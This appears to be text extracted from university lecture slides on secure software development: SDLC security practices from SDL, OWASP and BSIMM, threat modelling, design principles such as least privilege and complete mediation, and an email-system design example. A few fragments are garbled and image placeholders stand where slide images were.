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- Each approach provides recommendations for actions and feedback within the SDLC

We will explicitly consider process then design.
There is some redundancy.

Managing Security in the SDLC

- Common elements of SDL, OWASP, & BSIMM have been grouped into: [Assal & Chiasson, 2018]
  1) Identify security requirements (from legal, financial, & contractual)
  2) Design for security (more in a moment)
  3) Perform threat modelling
  4) Adopt secure coding standards
  5) Use approved tools & analyze third party tools
  6) Include security in testing
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Use systems like STRIDE to understand how threats affect your requirements

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12)Apply security to all applications

Do you avoid unbounded recursion?
“ ” unsafe buffer management?
“ ” unsanitized inputs?
…

Managing Security in the SDLC

- Common elements of SDL, OWASP, & BSIMM have been grouped into: [Assal & Chiasson, 2018]
  1) Identify security requirements (from legal, financial, & contractual)
  2) Design for security (more in a moment)
  3) Perform threat modelling
  4) Adopt secure coding standards
  5) Use approved tools & analyze third party tools
  6) Include security in testing
  7) Perform code analysis
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Some forms of testing *target* security: pentesting, red teaming

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Are you using good static & dynamic analysis?

Do you understand their risks & limitations?

Can you use formal verification?

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These actions are the core components of a secure software process.

The should be
planned for,
applied, and
checked

Managing Security in the SDLC

- Why do teams succeed or fail? **[Assal & Chiasson, 2018]**
  1) Division of labour
  2) Security knowledge
  3) Company culture
  4) Resource availability
  5) External pressure
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Notice the social connections in many cases.

You may need to apply soft skills to change your company.

Designing for Security

- Half of security issues are design problems. [McGraw 2006]

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  - Too strong – you'll waste resources defending against phantoms

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  - Too strong – you'll waste resources defending against phantoms
  - Define realistic threat models (e.g. using STRIDE or more recent approaches)

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  - Fail safe defaults – require permission rather than exclusion
  - Complete mediation – every access of every object should check authority
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Using *existing code* with *limited features* is preferred.

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



vs



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Suppose the network is down when
you try to complete a credit card transaction.

Does your purchase go through?

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  - Le F & channel)
  - Ps

This is made harder by timing & identity.

TOCTOU attacks (races on incomplete mediation)
Canonicalization attacks

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“Checks over $75k require two signatures”

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separate roles / accounts for different tasks
separate components for tasks by a central authority
separate proof of authority
…

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We just saw how this applies for hardware!
What were the challenges there?

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    "Passwords should be changed every month to improve security"

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This turns out to be exceedingly challenging.
Usable security has been a growing area.

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- Pfleeger & Lawrence
  - Easiest penetration, weakest link, adequate protection, & effectiveness

Designing for Security

- What might a good design look like in practice?
  - Let us consider developing an email system.

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    Receive mail via SMTP and/or other protocols.
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Focus on:
isolation/separation
least privilege

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    Avoid unintended actions.
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- Careful design can produce a system intrinsically more robust. **[Hafiz 2004]**

Designing for Security

- Regardless of your *domain*, designing for security applies
  - Embedded systems
  - Distributed systems
  - Web applications
  - Data science
  - …

Testing for Security

- [And now for an external resource]

Future Directions

- Automating isolation guarantees in adversarial environments
- Making privilege specification & management easier